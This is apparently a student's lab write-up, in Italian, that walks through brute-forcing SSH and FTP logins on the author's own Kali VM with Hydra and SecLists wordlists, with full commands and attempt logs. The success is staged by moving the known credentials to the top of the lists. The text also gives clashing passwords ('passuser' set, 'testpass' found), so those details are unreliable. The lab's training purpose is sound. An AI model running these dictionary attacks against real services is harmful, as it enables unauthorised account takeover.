

PROGETTO SETTIMANALE S6L5

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:


- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Opzionale:

Sarà evidente che recuperare le credenziali, con seclist, richiederà molto tempo. È necessario trovare una soluzione.

FASE 1:

Nella prima fase di questo esercizio, ci occuperemo di creare un nuovo utente chiamandolo `test_user` ed utilizzando `passuser` come password.



```
francesco@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/francesco/.zsh_history  
(francesco@kali)-[~]  
$ adduser  
fatal: Only root may add a user or group to the system.  
  
(francesco@kali)-[~]  
$ sudo adduser  
[sudo] password for francesco:  
fatal: Only one or two names allowed.  
  
(francesco@kali)-[~]  
$ sudo adduser test_user  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []: test_user  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...
```

Attiviamo il servizio ssh con il comando `sudo service ssh start`.



```
(francesco@kali)-[~]  
$ sudo service ssh start
```

Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente:

ssh test_user@192.168.64.8, se le credenziali inserite sono corrette, dovremmo ricevere il prompt dei comandi dell'utente test_user sulla nostra Kali.

```
(francesco@kali)-[~]
$ ssh test_user@192.168.64.8
The authenticity of host '192.168.64.8 (192.168.64.8)' can't be established.
ED25519 key fingerprint is SHA256:5dTIGyh1eEzXqp1dK4qIUjzx/ZvVfgJj1E32B1m6JfQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.64.8' (ED25519) to the list of known hosts.
test_user@192.168.64.8's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$
```

A questo punto, possiamo configurare Hydra per una sessione di cracking.

Possiamo attaccare l'autenticazione SSH con Hydra.

Ipotizziamo di non conoscere username e password ed utilizziamo quindi delle liste per l'attacco a dizionario.

Scarichiamo una collezione di username e password, chiamata “**seclists**”, utilizzando il comando «sudo apt install seclists».

```
(francesco@kali)-[~]
$ sudo apt install seclists
The following packages were automatically installed and are no longer required:
  ibverbs-providers libcephfs2 libgfixdr0 libpython3.11-dev python3-lib2to3 python3.11-minimal
  libboost-iostreams1.83.0 libgfapi0 libglusterfs0 librados2 python3.11 samba-vfs-modules
  libboost-thread1.83.0 libgfrpc0 libibverbs1 librdmacm1t64 python3.11-dev
Use 'sudo apt autoremove' to remove them.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1975
  Download size: 526 MB
  Space needed: 2082 MB / 39.8 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 seclists all 2024.4-0kali1 [526 MB]
Fetched 526 MB in 1min 11s (7433 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 397997 files and directories currently installed.)
Preparing to unpack .../seclists_2024.4-0kali1_all.deb ...
Unpacking seclists (2024.4-0kali1) ...
Setting up seclists (2024.4-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for wordlists (2023.2.0) ...


(francesco@kali)-[~]
$
```

Adesso non ci resta che provare il cracking con Hydra, utilizzando le liste scaricate.

Il nostro comando sarà quindi il seguente:

“Hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-10-million-passwords-1000000.txt 192.168.64.8 -t4 -V ssh”

Clicchiamo invio e vediamo che succede:



```
francesco@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "heaven" - 483 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "snowball" - 484 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "lover" - 485 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "abcdef" - 486 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "00000" - 487 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "pakistan" - 488 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "007007" - 489 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "walter" - 490 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "playboy" - 491 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "blazer" - 492 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "cricket" - 493 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "sniper" - 494 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "hooters" - 495 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "donkey" - 496 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "willow" - 497 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "loveme" - 498 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "saturn" - 499 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "therock" - 500 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "redwings" - 501 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "bigboy" - 502 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "pumpkin" - 503 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "trinity" - 504 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "williams" - 505 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "tits" - 506 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "nintendo" - 507 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "digital" - 508 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "destiny" - 509 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "topgun" - 510 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "runner" - 511 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "marvin" - 512 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "guinness" - 513 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "chance" - 514 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "bubbles" - 515 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "testing" - 516 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "fire" - 517 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "november" - 518 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "minecraft" - 519 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "asdf1234" - 520 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "lasvegas" - 521 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "sergey" - 522 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "broncos" - 523 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.8 - login "info" - pass "cartman" - 524 of 8295455000000 [child 1] (0/0)
```

Hydra inizia a provare tutti gli user e le password presi dalle liste scaricate, il problema è che l’attacco, così strutturato, richiederebbe troppo tempo, poiché le liste selezionate sono troppe vaste.

In questo caso per velocizzare, andiamo a fare una piccola modifica all’ordine della lista inserendo i dati che ci interessano (user e password) in alto nella lista. In questo modo Hydra le troverà presto:


```

(francesco@kali)-[/usr/share/seclists/Passwords]
$ ls
2020-200_most_used_passwords.txt  Permutations                darkweb2017-top100.txt        richelieu-french-top20000.txt
2023-200_most_used_passwords.txt  Pwdb-Public                 darkweb2017-top1000.txt       richelieu-french-top5000.txt
500-worst-passwords.txt           README.md                   darkweb2017-top10000.txt      scraped-JWT-secrets.txt
500-worst-passwords.txt.bz2       SCRABBLE-hackerhouse.tgz    days.txt                     seasons.txt
BiblePass                        Software                    der-postillon.txt            stupid-ones-in-productiqp.txt
Books                            UserPassCombo-Jay.txt       dutch_common_wordlist.txt     twitter-banned.txt
Common-Credentials               WiFi-MPA                    dutch_passwordlist.txt        unknown-azul.txt
Cracked-Hashes                   Wikipedia                   dutch_wordlist                xato-net-10-million-passwords-10.txt
Default-Credentials              bt4-password.txt            cirt-default-passwords.txt    xato-net-10-million-passwords-100.txt
HoneyPot-Captures                citrix.txt                  clarkson-university-82.txt    xato-net-10-million-passwords-1000.txt
Keyboard-Walks                   common_corporate_passwords.lst  probable-v2-top12000.txt      xato-net-10-million-passwords-10000.txt
Leaked-Databases                 darkc0de.txt                probable-v2-top1575.txt        xato-net-10-million-passwords-100000.txt
Malware                          darkweb2017-top10.txt        probable-v2-top207.txt        xato-net-10-million-passwords-dup.txt
Most-Popular-Letter-Passes.txt    darkweb2017-top10.txt        xato-net-10-million-passwords.txt
PHP-Hashes

```

Entrando nella directory Passwords, possiamo anche notare come tra i file scaricati ci siano anche liste molto più piccole di quelle utilizzate in precedenza; perciò, per velocizzare ancora di più il processo utilizzeremo la lista 100.txt, in modo che il confronto tra user e password sia limitato a 100 tentativi (ovviamente prima bisogna assicurarsi che all'interno ci sia la password che ci interessa).

Dopo aver completato le modifiche, richiamiamo il comando di hydra sostituendo il nome del vecchio file .txt con quello nuovo utilizzato e vediamo che in pochi tentativi riesce a trovare user e password.

```

[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "trustno1" - 37 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "jordan" - 38 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "jennifer" - 39 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "zxcvbnm" - 40 of 100 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "asdfgh" - 41 of 100 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "hunter" - 42 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "testpass" - 43 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "buster" - 44 of 100 [child 3] (0/0)
[22][ssh] host: 192.168.64.8 login: test_user password: testpass

```

FASE 2:

Per la seconda parte dell'esercizio, scegliamo il servizio FTP, e poi proviamo a craccare l'autenticazione con Hydra.

Installiamo quindi il servizio con il seguente comando: “***sudo apt install vsftpd***“, poi avviamo il servizio con: “***sudo service vsftpd start***”

```
francesco@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/francesco/.zsh_history  
(francesco@kali)-[~]  
$ sudo apt-get install vsftpd  
[sudo] password for francesco:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  ibverbs-providers libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libgfapi0 libgfapc0 libgfxdr0 libglusterfs0 libibverbs1  
  libpython3.11-dev librados2 librdmacm1t64 python3-lib2to3 python3.11 python3.11-dev python3.11-minimal samba-vfs-modules  
Use 'sudo apt autoremove' to remove them.  
The following NEW packages will be installed:  
  vsftpd  
0 upgraded, 1 newly installed, 0 to remove and 1975 not upgraded.  
Need to get 142 kB of archives.  
After this operation, 352 kB of additional disk space will be used.  
Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]  
Fetched 142 kB in 1s (171 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 404347 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...  
Unpacking vsftpd (3.0.3-13.1) ...  
Setting up vsftpd (3.0.3-13.1) ...  
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Processing triggers for man-db (2.13.0-1) ...  
Processing triggers for kali-menu (2024.3.1) ...  
(francesco@kali)-[~]  
$ service vsftpd start  
(francesco@kali)-[~]  
$
```

Adesso ovviamente avremo lo stesso problema di tempo, se provassimo a fare le stesse operazioni di prima con hydra cambiando il target, ci metterebbe troppo tempo, poiché nelle liste ci sono milioni di username e milioni di password, per ogni username hydra dovrebbe confrontare tutte le password, impiegherebbe tanti giorni per farlo.

Per risolvere questo problema di tempistiche e raggiungere l'obiettivo dell'esercizio, andiamo ancora una volta a modificare le liste, username e password.

Una volta entrati nel file cerchiamo il nome utente e la password che ci interessano, e li posizioniamo nella parte alta della lista, in questo modo hydra sarà in grado di trovare le credenziali in poco tempo.

```
File Actions Edit View Help
GNU nano 8.2 file:///usr/share/kali-utilities/we
testen
testec
teste123
testdg
testcat
testcar
testbmoore
testastretta
testarossa
testar
testajp
testagain
testad
testaccess
testacc44-test
testacc44
testacc1
testable
testa422
test_user
```

Una volta effettuata questa modifica, torniamo sul terminale e diamo il seguente comando:

“hydra -L /usr/share/seclists/Username/xato-net-10-million.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt -t4 -V ftp://192.168.64.8”

```
(francesco@kali)-[~]
$ hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt -t4 -V ftp://192.168.64.8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 13:08:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.r estore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545600 login tries (l:8295456/p:100), ~207386400 tries per task
[DATA] attacking ftp://192.168.64.8:21/
[ATTEMPT] target 192.168.64.8 - login "info" - pass "123456" - 1 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "password" - 2 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "12345678" - 3 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "qwerty" - 4 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "123456789" - 5 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "12345" - 6 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "1234" - 7 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "111111" - 8 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "1234567" - 9 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "dragon" - 10 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "123123" - 11 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "baseball" - 12 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "abc123" - 13 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "football" - 14 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "monkey" - 15 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "letmein" - 16 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "696969" - 17 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "shadow" - 18 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "master" - 19 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "666666" - 20 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "qwertyuiop" - 21 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "123321" - 22 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "mustang" - 23 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "1234567890" - 24 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "michael" - 25 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "info" - pass "654321" - 26 of 829545600 [child 1] (0/0)
```

```

[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "7777777" - 130 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "fuckyou" - 131 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "121212" - 132 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "000000" - 133 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "qazwsx" - 134 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "123qwe" - 135 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "killer" - 136 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "trustno1" - 137 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "jordan" - 138 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "jennifer" - 139 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "zxcvbnm" - 140 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "asdfgh" - 141 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "hunter" - 142 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "test_user" - pass "testpass" - 143 of 829545600 [child 3] (0/0)
[21][ftp] host: 192.168.64.8 login: test_user password: testpass
[ATTEMPT] target 192.168.64.8 - login "admin" - pass "123456" - 201 of 829545600 [child 3] (0/0)
[ATTEMPT] target 192.168.64.8 - login "admin" - pass "password" - 202 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "admin" - pass "12345678" - 203 of 829545600 [child 2] (0/0)
[ATTEMPT] target 192.168.64.8 - login "admin" - pass "qwerty" - 204 of 829545600 [child 1] (0/0)
[ATTEMPT] target 192.168.64.8 - login "admin" - pass "123456789" - 205 of 829545600 [child 0] (0/0)
[ATTEMPT] target 192.168.64.8 - login "admin" - pass "12345" - 206 of 829545600 [child 3] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(francesco@kali)-[~]
$ █

```

Come possiamo vedere, dopo centinaia di tentativi, hydra ha trovato il nostro user e password (porta 21, ftp).